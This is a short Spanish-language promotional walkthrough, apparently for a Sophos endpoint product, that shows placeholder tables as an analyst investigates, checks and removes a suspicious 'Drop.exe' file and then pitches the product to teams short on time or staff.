


Veamos qué hace el element sospechoso



Name	Computer	Action	Path
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name

¿Dónde está y quién lo ha ejecutado?




Process	Parent	Command Line	File Path
Drop.exe	Drop.exe	c:\program files\path name	c:\program files\path name

Obtención de detalles vía Sophos Labs



Process	Parent	Command Line	File Path
Drop.exe	Drop.exe	c:\program files\path name	c:\program files\path name

¿Es malicioso el fichero?. Deep Learning lo dirá



Name	Computer	Action	Path
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name
Drop.exe	WhisperD	No	c:\program files\path name

Remediación con “Limpiar y Bloquear”

¡Me ha encantado, pero no tengo...

- tiempo
- conocimiento
- personal dedicado
- ...
- {\$random_excuse}

SOPHOS

EVOLVE